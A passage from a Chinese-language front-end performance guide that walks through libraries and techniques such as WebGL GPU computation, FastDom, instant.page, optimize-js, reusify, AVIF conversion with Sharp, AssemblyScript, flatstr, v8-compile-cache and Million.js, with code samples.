        gl.shaderSource(vertexShader, vertexShaderSource);
        gl.compileShader(vertexShader);
        var fragmentShader = gl.createShader(gl.FRAGMENT_SHADER);
        gl.shaderSource(fragmentShader, fragmentShaderSource);
        gl.compileShader(fragmentShader);

        // 创建程序对象
        var program = gl.createProgram();
        gl.attachShader(program, vertexShader);
        gl.attachShader(program, fragmentShader);
        gl.linkProgram(program);
        gl.useProgram(program);

        this.program = program;

        // 顶点数据传输 创建一个面覆盖整个画布
        var vertices = new Float32Array([-1.0, 1.0, -1.0, -1.0, 1.0, -1.0, 1.0, 1.0]);
        var vertexBuffer = gl.createBuffer();
        gl.bindBuffer(gl.ARRAY_BUFFER, vertexBuffer);
        gl.bufferData(gl.ARRAY_BUFFER, vertices, gl.STATIC_DRAW);
        var aPosition = gl.getAttribLocation(program, 'position');
        gl.vertexAttribPointer(aPosition, 2, gl.FLOAT, false, 0, 0);
        gl.enableVertexAttribArray(aPosition);
    }
}
```

```

    },

run: function(canvas){
    var gl = this.gl;
    var program = this.program;
    var texture = gl.createTexture();
    var uMap = gl.getUniformLocation(program, 'map');

    gl.activeTexture(gl.TEXTURE0);
    gl.bindTexture(gl.TEXTURE_2D, texture);

    gl.texImage2D(gl.TEXTURE_2D, 0, gl.RGBA, gl.RGBA, gl.UNSIGNED_BYTE,
    canvas);

    gl.texParameteri(gl.TEXTURE_2D, gl.TEXTURE_MAG_FILTER, gl.NEAREST);
    gl.texParameteri(gl.TEXTURE_2D, gl.TEXTURE_MIN_FILTER, gl.NEAREST);
    gl.texParameteri(gl.TEXTURE_2D, gl.TEXTURE_WRAP_S, gl.CLAMP_TO_EDGE);
    gl.texParameteri(gl.TEXTURE_2D, gl.TEXTURE_WRAP_T, gl.CLAMP_TO_EDGE);
    gl.generateMipmap(gl.TEXTURE_2D);

    gl.uniform1i(uMap, 0);

    // 绘制
    gl.clearColor(0, 0, 0, 1);
    gl.clear(gl.COLOR_BUFFER_BIT);
    gl.drawArrays(gl.TRIANGLE_FAN, 0, 4);

    // 从最终绘制的画面上，获取颜色信息作为最终处理结果数据。
    var pixels = new Uint8Array(gl.drawingBufferWidth *
    gl.drawingBufferHeight * 4);
    gl.readPixels(0, 0, gl.drawingBufferWidth, gl.drawingBufferHeight,
    gl.RGBA, gl.UNSIGNED_BYTE, pixels);

    return pixels;
}
};


```

github 上有将 javascript 转换为着色器语言的库 [gpu.js](#)。

通过批处理避免布局抖动 fastDom

FastDom 使用了读写分离的方式来防止布局抖动。每个度量值 / 修改作业都被添加到相应的度量值 / 修改队列中。使用 `window.requestAnimationFrame` 在下一帧的转折处清空队列 (读取，然后写入)。

FastDom 的目标是在你的应用程序的所有模块中表现得像一个单例模式。当任何模块需要 “FastDom” 时，它们将返回相同的实例，这意味着 FastDom 可以在整个应用程序范围内协调 DOM 访问。

FastDom 作为 (应用程序 / 库) 和 DOM 之间的一个管理层。通过批处理 DOM 访问，我们避免了不必要的文档回流，并显著提高了布局性能。

提高转化率的预请求库 instant.page

[instant.page](#) 是一个较新的功能库，该库支持现代浏览器，小而美。并且无侵入式。只要在项目的之前加入以下代码，便会得到收益。

```
<script
  src="//instant.page/5.1.0"
  type="module"
  integrity="sha384-
by67kQnR+pyfy8yWP4kP012fHKRLHZPfEs iSXR8u2IKcTdxD805MGUXBzVPnkLHw"
></script>
```

instant.page 认为当用户的鼠标停留某个标签 65 毫秒的时候，有两分之一的几率他们会点击那个链接，所以 instant.page 在这个时候开始预加载。

该方案不适合单页面应用，但是该库很棒的运用了 prefetch，是在你悬停于链接超过 65ms 时候，把已经放入的 head 最后的 link 改为悬停链接的 href。

不得不说，该库利用了很多浏览器新的的机制。包括使用 type=module 来拒绝旧的浏览器执行，利用 dataset 读取 instantIntensity 来控制延迟时间。

```
/*! instant.page v5.1.0 - (C) 2019–2020 Alexandre Dieulot -
https://instant.page/license */

let mouseoverTimer
let lastTouchTimestamp
const prefetches = new Set()
const prefetchElement = document.createElement('link')
const isSupported = prefetchElement.relList && prefetchElement.relList.supports
&& prefetchElement.relList.supports('prefetch')
    && window.IntersectionObserver && 'isIntersecting' in
IntersectionObserverEntry.prototype
const allowQueryString = 'instantAllowQueryString' in document.body.dataset
const allowExternalLinks = 'instantAllowExternalLinks' in document.body.dataset
const useWhitelist = 'instantWhitelist' in document.body.dataset
const mousedownShortcut = 'instantMousedownShortcut' in document.body.dataset
const DELAY_TO_NOT_BE_CONSIDERED_A_TOUCH_INITIATED_ACTION = 1111

let delayOnHover = 65
let useMousedown = false
let useMousedownOnly = false
let useViewport = false

if ('instantIntensity' in document.body.dataset) {
    const intensity = document.body.dataset.instantIntensity

    if (intensity.substr(0, 'mousedown'.length) == 'mousedown') {
        useMousedown = true
        if (intensity == 'mousedown-only') {
            useMousedownOnly = true
        }
    }
    else if (intensity.substr(0, 'viewport'.length) == 'viewport') {
        if (!(navigator.connection && (navigator.connection.saveData ||
(navigator.connection.effectiveType &&
navigator.connection.effectiveType.includes('2g'))))) {
            if (intensity == "viewport") {
                /* Biggest iPhone resolution (which we want): 414 × 896 = 370944
                 * Small 7" tablet resolution (which we don't want): 600 × 1024 =
614400
                 * Note that the viewport (which we check here) is smaller than the
resolution due to the UI's chrome */

```

```
    if (document.documentElement.clientWidth *  
document.documentElement.clientHeight < 450000) {  
        useViewport = true  
    }  
}  
else if (intensity == "viewport-all") {  
    useViewport = true  
}  
}  
}  
}  
  
else {  
    const milliseconds = parseInt(intensity)  
    if (!isNaN(milliseconds)) {  
        delayOnHover = milliseconds  
    }  
}  
}  
  
if (isSupported) {  
    const eventListenersOptions = {  
        capture: true,  
        passive: true,  
    }  
  
    if (!useMousedownOnly) {  
        document.addEventListener('touchstart', touchstartListener,  
eventListenersOptions)  
    }  
  
    if (!useMousedown) {  
        document.addEventListener('mouseover', mouseoverListener,  
eventListenersOptions)  
    }  
    else if (!mousedownShortcut) {  
        document.addEventListener('mousedown', mousedownListener,  
eventListenersOptions)  
    }  
  
    if (mousedownShortcut) {  
        document.addEventListener('mousedown', mousedownShortcutListener,  
eventListenersOptions)  
    }  
}
```

```
if (useViewport) {
  let triggeringFunction
  if (window.requestIdleCallback) {
    triggeringFunction = (callback) => {
      requestIdleCallback(callback, {
        timeout: 1500,
      })
    }
  }
  else {
    triggeringFunction = (callback) => {
      callback()
    }
  }
}

triggeringFunction(() => {
  const intersectionObserver = new IntersectionObserver((entries) => {
    entries.forEach((entry) => {
      if (entry.isIntersecting) {
        const linkElement = entry.target
        intersectionObserver.unobserve(linkElement)
        preload(linkElement.href)
      }
    })
  })
})

document.querySelectorAll('a').forEach((linkElement) => {
  if (isPreloadable(linkElement)) {
    intersectionObserver.observe(linkElement)
  }
})
})

function touchstartListener(event) {
  /* Chrome on Android calls mouseover before touchcancel so
`lastTouchTimestamp`
 * must be assigned on touchstart to be measured on mouseover. */
  lastTouchTimestamp = performance.now()
```

```
const linkElement = event.target.closest('a')

if (!isPreloadable(linkElement)) {
    return
}

preload(linkElement.href)
}

function mouseoverListener(event) {
    if (performance.now() - lastTouchTimestamp <
DELAY_TO_NOT_BE_CONSIDERED_A_TOUCH_INITIATED_ACTION) {
        return
    }

    const linkElement = event.target.closest('a')

    if (!isPreloadable(linkElement)) {
        return
    }

    linkElement.addEventListener('mouseout', mouseoutListener, {passive: true})

    mouseoverTimer = setTimeout(() => {
        preload(linkElement.href)
        mouseoverTimer = undefined
    }, delayOnHover)
}

function mousedownListener(event) {
    const linkElement = event.target.closest('a')

    if (!isPreloadable(linkElement)) {
        return
    }

    preload(linkElement.href)
}

function mouseoutListener(event) {
    if (event.relatedTarget && event.target.closest('a') ==
event.relatedTarget.closest('a')) {
```

```
        return
    }

    if (mouseoverTimer) {
        clearTimeout(mouseoverTimer)
        mouseoverTimer = undefined
    }
}

function mousedownShortcutListener(event) {
    if (performance.now() - lastTouchTimestamp <
DELAY_TO_NOT_BE_CONSIDERED_A_TOUCH_INITIATED_ACTION) {
        return
    }

    const linkElement = event.target.closest('a')

    if (event.which > 1 || event.metaKey || event.ctrlKey) {
        return
    }

    if (!linkElement) {
        return
    }

    linkElement.addEventListener('click', function (event) {
        if (event.detail == 1337) {
            return
        }

        event.preventDefault()
    }, {capture: true, passive: false, once: true})

    const customEvent = new MouseEvent('click', {view: window, bubbles: true,
cancelable: false, detail: 1337})
    linkElement.dispatchEvent(customEvent)
}

function isPreloadable(linkElement) {
    if (!linkElement || !linkElement.href) {
        return
    }
```

```
if (useWhitelist && !('instant' in linkElement.dataset)) {
    return
}

if (!allowExternalLinks && linkElement.origin != location.origin && !
('instant' in linkElement.dataset)) {
    return
}

if (!['http:', 'https:'].includes(linkElement.protocol)) {
    return
}

if (linkElement.protocol == 'http:' && location.protocol == 'https:') {
    return
}

if (!allowQueryString && linkElement.search && !('instant' in
linkElement.dataset)) {
    return
}

if (linkElement.hash && linkElement.pathname + linkElement.search ==
location.pathname + location.search) {
    return
}

if ('noInstant' in linkElement.dataset) {
    return
}

return true
}

function preload(url) {
    if (prefetches.has(url)) {
        return
    }

    const prefetcher = document.createElement('link')
    prefetcher.rel = 'prefetch'
```

```
prefetcher.href = url  
document.head.appendChild(prefetcher)  
  
prefetches.add(url)  
}
```

提高转化率的预渲染库 quicklink

<https://getquick.link/>

跳过 v8 pre-Parse 优化代码性能库 optimize-js

认识到这个库是在 v8 关于新版本的文章中，在 github 中被标记为 UNMAINTAINED 不再维护，但是了解与学习该库仍旧有其的价值与意义。该库的用法十分简单粗暴。居然只是把函数改为 IIFE (立即执行函数表达式)。

用法

```
optimize-js input.js > output.js
```

输入为：

```
!function (){}()
function runIt(fun){ fun() }
runIt(function (){})
```

输出为：

```
!(function (){}())
function runIt(fun){ fun() }
runIt((function (){}))
```

原理

在 v8 引擎内部 (不仅仅是 V8，在这里以 v8 为例子)，位于各个编译器的前置 Parse 被分为 Pre-Parse 与 Full-Parse,Pre-Parse 会对整个 Js 代码进行检查，通过检查可以直接判定存在语法错误，直接中断后续的解析，在此阶段，Parse 不会生成源代码的 AST 结构。

```
// This is the top-level scope.


function outer() {
  // prepared 这里会预分析
  function inner() {
    // prepared 这里会预分析 但是不会 全分析和编译
  }
}

outer(); // Fully parses and compiles `outer`， but not `inner`.
```

但是如果使用 IIFE，v8 引擎直接不会进行 Pre-Parsing 操作，而是立即完全解析并编译函数。可以参考 [Blazingly fast parsing, part 2: lazy parsing](#)

优势与缺陷

优势



Eagerly parsing and compiling PIFEs results in slightly faster cold and warm startup (first and second page load, measuring total parse + compile + execute times). The benefit is much smaller on V8 v7.5 than it used to be on V8 v6.1 though, due to significant improvements to the parser.

快！即使在较新的 v8 引擎上，我们可以看到 optimize-js 的速度依然是最快的。更不用说在国内浏览器的版本远远小于 v8 当前版本。与后端 node 不同，前端的页面生命周期很短，越快执行越好。

缺陷

但是同样的，任何技术都不是银弹，直接完全解析和编译也会造成内存压力，并且该库也不是 js 引擎推荐的用法。相信在不远的未来，该库的收益也会逐渐变小，但是对于某些特殊需求，该库的确

会又一定的助力。

通过重用减少垃圾回收

最近看到一个库 [reusify](#) 可以提升函数性能，于是就去研究了一下。具体原理为使用该库后可以减少 V8 的垃圾回收次数。让我们来看看这个技巧：

代码十分简单，如下所示：

```
'use strict'

function reusify (Constructor) {
  var head = new Constructor()
  var tail = head

  function get () {
    var current = head

    if (current.next) {
      head = current.next
    } else {
      head = new Constructor()
      tail = head
    }

    current.next = null
  }

  return current
}

function release (obj) {
  tail.next = obj
  tail = obj
}

return {
  get: get,
  release: release
}
}

module.exports = reusify
```

AVIF 图片格式

文字需要翻译，图片不用。在图片的世界，不管是中国人、印度人、美国人、英国人的笑，全世界的人都能明白那是在笑。图片所承载的情感是全球通明的。

众所周知，一图胜千言，图片对于视觉的冲击效果远大于文字。但对于我们的互联网而言，传输与解析一张图片的代价要远比“千言”大的多的多（目前上亿像素已经成为主流）。


面对动辄 10 多 M 的大型图片，使用优化的图像来节省带宽和加载时间无疑是性能优化中的重头戏，无论对于用户还是公司都有巨大的意义。因为对于用户来说，可以更早的看到图片，对公司而言，更加省钱。

在不使用用户提供的图片时，最简单就可以使用 [tinypng](#) 网站针对各个图片进行图像压缩与优化。在减少了近 50% 大小的同时做到了肉眼无法区分，收益是非常大的。

AVIF 介绍

当然，目前最值得关注的新型图片格式是 AVIF (AV1 Image File Format, AV1 图像文件格式，是业界最新的开源视频编码格式 AV1 的关键帧衍生而来的一种新的图像格式。AVIF 来自于 Netflix (著名的流媒体影视公司)，在 2020 年情人节公布。

当遇到新的技术时候，我们总是要考虑兼容问题，话不多说，我们打开 [caniuse](#)。



就这？就这？是的，虽然当前的浏览器支持情况堪忧，但是开发者为了浏览器提供了 4kb 的 polyfill：

在使用 [avif](#) 后，我们可以使用的浏览器版本：

- Chrome 57+
- Firefox 53+

- Edge 17+
- Safari 11+

该格式的优势在于：

- 权威

AVIF 图片格式由开源组织 AOMedia 开发，Netflix、Google 与 Apple 均是该组织的成员，所以该格式的未来也是非常明朗的。

- 压缩能力强

在对比中发现 AVIF 图片格式压缩很棒，基本上大小比 JPEG 小 10 倍左右且具有相同的图像质量。

- polyfill

面对之前浏览器无力情况提供 polyfill，为当前状况下提供了可用性

如果是技术性网站或某些 SaaS 产品就可以尝试使用。

使用 Sharp 生成 AVIF

[Sharp](#) 是一个转换格式的 node 工具库，最近该库提供了对 AVIF 的支持。

我们可以在 node 中这样使用：

```
const sharp = require("sharp");
const fs = require("fs");

fs.readFile("xxx.jpeg", (err, inputBuffer) => {
  if (err) {
    console.error(err);
    return;
  }

  // WebP
  sharp(inputBuffer)
    .webp({ quality: 50, speed: 1 })
    .toFile("xxx.webp");

  // AVIF 转换，速度很慢
  sharp(inputBuffer)
    .avif({quality: 50, speed: 1})
    .toFile("xxx.avif");
});
```

在后端传入 jpg,png 等通用格式，这样我们便可以在浏览器中直接使用 AVIF。

虽然 AVIF 是面向未来的图片格式，但是就目前来说，在开发需要大量图片的业务时，使用专业的 OSS 服务和 CDN 才是更好的选择。

由于 OSS 服务支持 jpg、png、bmp、gif、webp、tiff 等格式的转换，以及缩略图、剪裁、水印、缩放等多种操作，这样就可以更简单的根据不同设备(分辨率)提供不同的图片。同时 CDN 也可以让用户更快的获取图片。

利用 "ts" 编译 WebAssembly

[WASM](#) 是一个可移植、体积小、加载快并且兼容 Web 的全新格式。

WASM 当前目标就是充分发挥硬件能力以达到原生执行效率。如果当前在开发 cpu 密集型任务时候，使用 WASM 无疑能大量提升性能。

但使用 rust 或 go 语言来编写 wasm 太繁琐了（新语法，新工具链），于是我选择了 [AssemblyScript](#)，它对前端友好且不需要额外学习，所以我可以更专注的编写业务。

当我们编写 Fibonacci 算法时：

```
export function fib(n: i32): i32 {
    var a = 0, b = 1
    if (n > 0) {
        while (--n) {
            let t = a + b
            a = b
            b = t
        }
        return b
    }
    return a
}
```

上述代码会编译结果为：

```
;; INFO asc module.ts --textFile module.wat --binaryFile module.wasm -O3 --
runtime stub
(module
  (type $i32_=>_i32 (func (param i32) (result i32)))
  (memory $0 0)
  (export "fib" (func $module/fib))
  (export "memory" (memory $0))
  (func $module/fib (param $0 i32) (result i32)
    (local $1 i32)
    (local $2 i32)
    (local $3 i32)
    i32.const 1
    local.set $1
    local.get $0
    i32.const 0
    i32.gt_s
    if
      loop $while-continue|0
      local.get $0
      i32.const 1
      i32.sub
      local.tee $0
      if
        local.get $1
        local.get $2
        i32.add
        local.get $1
        local.set $2
        local.set $1
        br $while-continue|0
      end
    end
    local.get $1
    return
  end
  i32.const 0
)
)
```

我们可以在页面中这样使用：

```
loader.instantiate(module_wasm, { /* imports */ })
.then(({ exports }) => {
  const output = document.getElementById('output')
  for (let i = 0; i <= 10; ++i) {
    output.value += `fib(${i}) = ${exports.fib(i)}\n`
  }
})
```

大家可以通过 [AssemblyScript 官网](#) 继续学习。

通过扁平字符串提升输出性能

如果您要进行大量字符串连接，然后在某处进行写入，[flatstr](#) 极大地提高了性能。

在 v8 C++ 层中，JavaScript 字符串可以用两种方式表示。

- 作为一个数组(SeqString)
- 作为一棵树(ConsString)

当拼接 JavaScript 字符串时（即：'abc' + 'efg'）时候，使用树结构操作比重新分配更大的数组耗时要少。但是，对树结构执行其他操作耗时要多。

V8 有一个方法调用 `String::Flatten`，该方法会把树结构转换为数组结构。此方法并不会提供给业务开发者使用。但是我们如果进行字符串操作时，会隐式转换字符串为数组结构，如：

- 转换为数值 (`Number / parseInt / ~`)
- 读取字符 (`s[0] / charCodeAt`)
- 正则表达式操作 (`test / exec`)

这些操作中，`Number` 的性能是最高的。所以一般会使用该方式进行转化。大部分情况下，我们都不需要进行处理。一个明显需要提升的例子是：`WriteStream`。如果底层表示是一棵树，这会耗费更长的时间(node 默认使用字符集为 UTF-8, 而 UTF-8 字符所占用的空间不能直接通过字符数计算，需要遍历每个字符才能知道。如果是树结构，需要多次调用计算与写入，而数组则只需要一次)。

- `defaultEncoding` 当没有将编码指定为 `stream.write()` 的参数时使用的默认编码。默认值：`'utf8'`。
- `encoding` 字符串块的编码。必须是有效的 Buffer 编码，例如 `'utf8'` 或 `'ascii'`。

当前如果是 `ascii` 则影响不大。

`flatstr` 全部代码如下所示：

```
function flatstr (s) {
  s | 0
  return s
}
```

网络性能监控库 Perfume

[Perfume](#) 是一个微小的网络性能监控库，可以将数据报告给你最喜欢的分析工具。

Perfume 可以搜集很多关键指标。如 navigationTiming, FP, FCP 等，同时还可以分析组件绘制和元素时序，甚至可以进行步骤跟踪。例如某些较长时间的工作流程，我们可以进行整体的分析。

加快执行速度的编译缓存工具 v8-compile-cache

V8 使用即时编译(JIT) 来执行 JavaScript 代码。这意味着在运行脚本之前，必须对其进行解析和编译——这会导致相当大的开销。

代码缓存从 V8 4.2 版本开始可用，并且不仅仅限于 Chrome。它通过 V8 的 API 公开，因此每个 V8 嵌入器都可以利用它。例如 node 在 5.7.0 后也支持了该功能。

[v8-compile-cache] 就是帮助 node 进行编译持久化的库。我们直接这样使用即可。

```
require('v8-compile-cache')
```

非常简单就得到了对应的性能提升。

功能原理

想要使用中间文件，需要先生成中间文件。v8 提供了以下几个方法：

- v8::ScriptCompiler::kProduceCodeCache 是否生成 code cache
- v8::ScriptCompiler::Source::GetCachedData 获取生成的 code cache
- v8::ScriptCompiler::kConsumeCodeCache 消费生成的 cache

当一个脚本被 V8 编译时，可以通过作为一个选项传递来产生缓存数据来加速后面的编译

v8::ScriptCompiler::kProduceCodeCache。如果编译成功，缓存数据将附加到源对象并通过 v8::ScriptCompiler::Source::GetCachedData。然后可以将其持久化以备后用，例如将其写入磁盘。

在以后的编译过程中，先前生成的缓存数据可以附加到源对象并

v8::ScriptCompiler::kConsumeCodeCache 作为选项传递。这一次，代码的生成速度会快得多，因为 V8 绕过编译代码并从提供的缓存数据中反序列化代码。

生成缓存数据需要一定的计算和内存成本。出于这个原因，Chrome 只有在同一脚本在几天内至少出现两次时才会生成缓存数据。通过这种方式，Chrome 能够以平均两倍的速度将脚本文件转换为可执行代码，从而为用户节省每次后续页面加载的宝贵时间。

源码解析

让 React 拥有更快的虚拟 DOM

[Million.js](#) 是一个非常快速和轻量级的 (<4kb) 虚拟 DOM。框架可以通过包装 React 组件来提升性能 (该框架目前版本只兼容 React 18 及以上版本)。

先说结论：Million.js 适应的场景极其有限，但在特定场景下也大放异彩。

如何使用

Million.js 集成 React 中使用非常简单。先进行安装和编译器配置。

安装与配置

```
npm install million
```

当前是 webpack 的配置文件。如果有使用其他的构建工具，可以自行参考 [安装 Million.js](#)。

```
const million = require('million/compiler');

module.exports = {
  plugins: [
    million.webpack(),
  ],
}
```

使用 block 和 For 组件

```
import { block as quickBlock } from "million/react";

// million block 是一个 HOC
const LionQuickBlock = quickBlock(function Lion() {
  return ;
});

// 直接使用
export default function App() {
  return (
    <div>
      <h1>mil + LION = million</h1>
      <LionQuickBlock />
    </div>
  );
}
```

当前是数组的情况下

```
import { block as quickBlock, For } from "million/react";

const RowBlock = quickBlock(function Row({ name, age, phone }) {
  return (
    <tr>
      <td>{name}</td>
      <td>{age}</td>
      <td>{phone}</td>
    </tr>
  );
});

// 使用 For 组件优化
export default function App() {
  return (
    <div>
      <For each={data}>
        {({ adjective, color, noun }) => (
          <RowBlock
            adjective={adjective}
            color={color}
            noun={noun}
          />
        )}
      </For>
    </div>
  );
}
```

Block Virtual DOM

Million.js 引入了 Block Virtual DOM 来进行优化。

Block Virtual DOM 采用不同的方法进行比较，可以分为两部分：

- 静态分析（分析虚拟 DOM 以将 DOM 动态部分搜集起来，放入 Edit Map 或者 edits（列表）中去）
- 脏检查（比较状态（不是虚拟 DOM 树）来确定发生了什么变化。如果状态发生变化，DOM 将直接通过 Edit Map 进行更新）

这种方式大部分情况下要比 React 的虚拟 DOM 要快，因为它比较数据而非 DOM，将树遍历从 $O(tree)$ 变为 Edit Map $O(1)$ 。同时我们也可以看出 Million.js 也会通过编译器对原本的 React 组件进行修改。

适用场景

但所有的事情都不是绝对的，Block Virtual DOM 在某些情况下甚至要比虚拟 DOM 要慢。

静态内容多，动态内容少

block virtual DOM 会跳过 virtual DOM 的静态部分。

```
// ✅ Good
<div>
  <div>{dynamic}</div>
  Lots and lots of static content...
</div>

// ❌ Bad
<div>
  <div>{dynamic}</div>
  <div>{dynamic}</div>
  <div>{dynamic}</div>
  <div>{dynamic}</div>
  <div>{dynamic}</div>
</div>
```

稳定的 UI 树

因为 Edit Map 只创建一次，不需要在每次渲染时都重新创建。所以稳定的 UI 树是很重要的。

```
// ✅ Good
return <div>{dynamic}</div>

// ❌ Bad
return Math.random() > 0.5 ? <div>{dynamic}</div> : <p>sad</p>;
```

细粒度使用

初学者犯的最大错误之一是到处使用 Block virtual DOM。这是个坏主意，因为它不是灵丹妙药。开发者应该识别块虚拟 DOM 更快的某些模式，并仅在这些情况下使用它。

规则

以下是一些要遵循的一般准则

- 嵌套数据：块非常适合呈现嵌套数据。Million.js 将树遍历从 $O(\text{tree})$ 变为 $O(1)$ ，允许快速访问和更改。
- 使用 For 组件而不是 Array.map：For 组件会做针对性优化
- 使用前需要先声明：编译器需要进行分析，没有申明将无法进行分析

```
// ✅ Good
const Block = block(<div />

// ❌ Bad
console.log(block(<div />))
export default block(<div />)
```

- 传递组件而不是 JSX

```
// ✅ Good
const GoodBlock = block(App)

// ❌ Bad
const BadBlock = block(<Component />)
```

- 确定的返回值：返回必须是“确定性的”，这意味着在返回稳定树的块末尾只能有一个返回语句（组件库，Spread attributes 都有可能造成不确定的返回值而导致性能下降）

其他

million 源码中有非常多的缓存优化。同时在它最开始就拆分传入的 dom 节点，将其分成多个可变量，放入数组，patch 和 mount 时仅遍历数组数据对比（这也是需要确定的返回值原因），较为新颖。源代码也较为简单明了。大家可以自行阅读源码学习。

- [million react/block.ts](#)

- [million template.ts](#)
- [million block.ts](#) .

million 的 Block Virtual DOM 的思路来源于 [blockdom](#), blockdom 是一个较低级别的抽象层。这个框架同时提供了制作框架的教程 [制作自己的框架](#)。

参考资料

[Million.js](#)

[blockdom](#)

复杂的主线程调度工具库

[main-thread-scheduling](#) 是一个较为复杂的时间分片工具库。

它帮助您在主线程上运行 CPU 密集型任务同时确保:

- 您的应用程序的 UI 不会冻结。
- 您用户的计算机风扇不旋转。
- 您的INP（与下一个绘制的交互）呈绿色。
- 将其插入您现有的代码库很容易。


服务端性能测试工具 JMeter

软件测试中：压力测试（Stress Test），也称为强度测试、负载测试。压力测试是模拟实际应用的软硬件环境及用户使用过程的系统负荷，长时间或超大负荷地运行测试软件，来测试被测系统的性能、可靠性、稳定性等。

压力测试的指标以及对应的含义：

指标	含义
